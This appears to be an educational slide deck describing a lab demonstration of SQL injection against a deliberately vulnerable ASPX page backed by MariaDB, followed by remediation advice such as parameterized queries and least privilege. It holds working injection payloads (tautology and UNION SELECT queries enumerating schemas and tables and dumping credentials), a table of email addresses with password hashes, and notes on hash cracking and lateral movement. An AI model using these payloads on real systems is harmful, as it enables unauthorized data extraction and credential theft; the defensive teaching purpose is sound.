SQL Injection Vulnerabilities

Brian F. Smith | March 2025

What is SQL Injection?

What is SQL Injection?

- **Exploiting** vulnerabilities in SQL queries to **manipulate** databases
- Attackers can **extract, delete, or modify** data
- Common in **poorly secured** web applications

Why is SQL Injection Dangerous?

1. Data breaches (customer PII, credentials)
2. **Unauthorized** access to **sensitive information**
3. **Bypassing** authentication
4. Potential for complete system **compromise**

Setup and Initial Tests

Lab Setup & Testing Environment


- Installed MariaDB 10.11 on Windows Server
- Configured ODBC Data Source
- Deployed ASPX files (`dbsetup.aspx, listalbums.aspx`)
- Testing performed from 192.168.1.2 (VM localhost)


Initial Vulnerability Test

- Accessed listalbums.aspx from both Azure VM and Windows VM
- Injected a single quote ‘
  - Resulted in error page, indicating vulnerability
  - Report this to webmaster if on your webpage
- Injected ' OR '1'='1
  - Successfully bypassed filter, revealing all data

*1a: “SQL Syntax” Error appears on the server hosting the web page. This will make a threat actor **quickly aware** of application vulnerabilities.*

*1b: “Runtime Error” message that appears on **external** machines. **Less visibility** that there is a vulnerability*






`' OR '1'='1` sql query resulted in **all data accessible on the web page** being displayed, regardless of whose machine it is. To identify the **real** vulnerability, we can further **exploit** it:

Identifying Hidden Data

I used a **UNION-based** SQL Injection:


```
' UNION SELECT Magazine,
AlbumRank, Title FROM AlbumList
WHERE '1'='1
```

Revealed “Rolling Stone” in the table, but **not as a choice on the web page filter** accessible to any given user



Identifying Databases

If “Rolling Stones” table was hidden… what else could be?




```
' UNION SELECT schema_name, NULL, NULL FROM information_schema.schemata --
```

Extracted all user-created database names (`albumlist, employee`). Threat actors would likely discover `employee` and investigate further:


Extracting Sensitive Info

Extracting Table Names

A threat actor has **found** the **employee** database. Next, they'd likely:

- Retrieve **all tables** in user-created databases
- Find `logininfo.employee` table
- Attempt to access sensitive information that this table contains, such as:

EmployeeID	Email
Name	Password
Address	Administrator
CellNumber	SessionID
HomeNumber	




```
' UNION SELECT table_name, NULL, NULL FROM information_schema.tables
WHERE table_schema='target_db' --
```

*We can use this simple SQL query to **search** for the names of **every** table in the databases **created by users**. Tables like `logininfo.employee` likely **contain sensitive information!***

Extracting Sensitive Employee Information

Pick a magazine: Pick a magazine here...

Submit Query

You are viewing the list for: ' UNION SELECT Email, Password, NULL FROM logininfo.employee -- -

sriha@icloud.com	bd3b35707d77002de3cfc516296b50e5
nighthawk@verizon.net	e5794a3f2e1d37f7ce78a5216a1624e3
policies@aol.com	6209804952225ab3d14348307b5a4a27
hamilton@live.com	0c28e3013eec7c624ca65f00f4166cd4
dmath@sbcglobal.net	256a4cde766f5de4c95bccf51d5d46e9
ralamosm@hotmail.com	0571749e2ac330a7455809c6b0e7af90
msloan@verizon.net	c67f5f0b71391e652c98833934c8c6eb
iapetus@sbcglobal.net	f78f2477e949bee2d12a2c540fb6084f
drewf@att.net	eb09d5e396183f4b71c3c798158f7c07
matty@comcast.net	d1133275ee2118be63a577af759fc052
mrdvt@aol.com	5a162628df714242faf356b990eb1c6a
claypool@yahoo.com	5ebe2294ecd0e0f08eab7690d2a6ee69
bartak@mac.com	e508ab532de4bb9ab6be9c35369087c1
bryanw@sbcglobal.net	4b68e15780a73d7bf0e2fad5d5437238
eabrown@icloud.com	78edef31208c444fd21a2b2d8b615711
richard@live.com	e5da1c39ee76b8631e0f9d5462450b07
mpiotr@verizon.net	6209804952225ab3d14348307b5a4a27
ianbuck@msn.com	96e79218965eb72c92a549dd5a330112

Hashed passwords are displayed but can be cracked using tools like Hashcat, John the Ripper, etc.

```
' UNION SELECT Email, Password, NULL FROM
logininfo.employee -- -
```

- Targeted `logininfo.employee` table
- Extracted email and password hashes
- `listalbums.aspx` directly concatenates user input into SQL query
- Web page has no input validation or parameterized queries

Lateral Movement via Stolen Credentials

Lateral Movement

Stolen credentials allow attackers to **access** internal systems, **escalate** privileges, and **pivot** to **more sensitive** areas, increasing the **risk of data breaches** and system **compromise**.

- **Credential Stuffing**: Attackers try the extracted credentials on other internal systems, assuming users reuse passwords
- **Pivoting:** Gained access to one system can lead to further compromise, e.g., logging into employee portals, VPNs, or email accounts
- **Privilege Escalation**: If the extracted credentials belong to an admin, attackers can gain higher access
- **Social Engineering**: Attackers can use extracted emails for phishing campaigns to steal more credentials or deploy malware

How to Fix the Vulnerability

Vulnerability Fix

- Use **Parameterized Queries** to ensure user input is treated as data, not executable code
- Implement Input Validation to **reject unexpected input** (e.g., special characters)
- Use **ORM** (Object-Relational Mapping) frameworks to prevent **direct SQL execution**
- Apply **Least Privilege** to database accounts to limit unauthorized access
- Deploy **Web Application Firewalls (WAFs)** to block SQL injection attempts

Testing the Fix

- Reimplement `listalbums.aspx` using parameterized queries to **sanitize input**
- Re-test SQL Injection Attempts:
  - Malicious inputs no longer execute
- Reviewed Logs & Alerts:
  - Verified application handles invalid input securely

Identifying and Preventing SQL Injection

Prevention

- Regular security testing (e.g., penetration testing)
- Web Application Firewalls (WAFs) to filter malicious queries
- Least privilege principles for database accounts
- Monitoring & logging unusual database activity

Key Takeaways

Key Takeaways

- SQL injection is a **critical security threat** that can expose **sensitive** data and **compromise** systems
- **Poorly secured** web applications **are vulnerable** due to **direct user input** in SQL queries
- **Parameterized** queries, input **validation**, and **least privilege** principles are effective **mitigation** strategies
- Regular security **testing**, Web Application Firewalls (**WAFs**), and **monitoring** help prevent SQL injection attacks
- Secure coding practices and continuous auditing are essential to maintaining database security

Conclusion

Visit this link to learn more about SQL Injection from the CISA website:

https://www.cisa.gov/sites/default/files/publications/sql200901.pdf